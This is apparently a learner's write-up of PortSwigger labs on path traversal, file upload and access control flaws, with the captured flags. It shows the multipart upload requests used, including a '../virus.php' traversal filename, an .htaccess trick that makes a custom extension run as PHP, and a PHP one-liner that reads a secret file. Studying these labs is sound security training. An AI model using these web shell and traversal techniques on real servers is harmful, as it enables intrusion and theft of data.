
In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.


Now we will talk about some labs(on portswigger) :

Lab 1 : (File path traversal, simple case)

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.






Lab 2 : File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the /etc/passwd file.




Lab 3 : File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.





Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.





File upload vulnerabilities :

What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.


Let talk about some labs:


Lab 1: Lab: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter







our flag =(rU8eJx30XkaMBpvZtv2M6j1OtOOoTeLe)

Lab 2: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.





Flag = (q833hnxtDCo8n82SVodwFVAXkJN9aSJQ)

Lab 3 : Web shell upload via path traversal

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.


1-

```
21
22 ------WebKitFormBoundarydf6NzBY67JKFKWPe
23 Content-Disposition: form-data; name="avatar";
   filename="virus.php"
24 Content-Type: application/x-php
25
```


2-

```
22 ------WebKitFormBoundarydf6NzBY67JKFKWPe
23 Content-Disposition: form-data; name="avatar";
   filename="../virus.php"
24 Content-Type: application/x-php
25
```

3-




4-



Flag = (t9CY5WGQY4uutUzZKiKiRCJIHqefwEsb)

Lab 4 : Web shell upload via extension blacklist bypass

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.



```
Accept-Language: en-US,en;q=0.9

------WebKitFormBoundaryGKeT53WNdZSnqr9q
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .wow
```


```
------WebKitFormBoundaryGKeT53WNdZSnqr9q
Content-Disposition: form-data; name="avatar"; filename="virus.wow"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret');  ?>
```

Flag:


KBhwbrSvPcEfdTLIjzUGu3HhnxgVteSO

- **Access control Vulnerabilities**

Lab 1: Unprotected admin functionality




I accessed the robots.txt file at the root of the website. This file is meant to instruct search engine crawlers about which parts of the site should not be indexed. It is publicly accessible, so anyone can view it in a browser. By checking its contents, I discovered the path to the administrator panel (/administrator-panel), which was supposed to be hidden from regular users but was not protected by proper access control.




After finding /administrator-panel from the robots.txt file, I navigated to that URL. The page displayed a list of user accounts, including wiener (my logged-in account) and Carlos. There were "Delete" buttons next to each username. I used the delete function on the Carlos account, which successfully removed it without needing admin privileges, proving that the admin panel lacked proper access control.

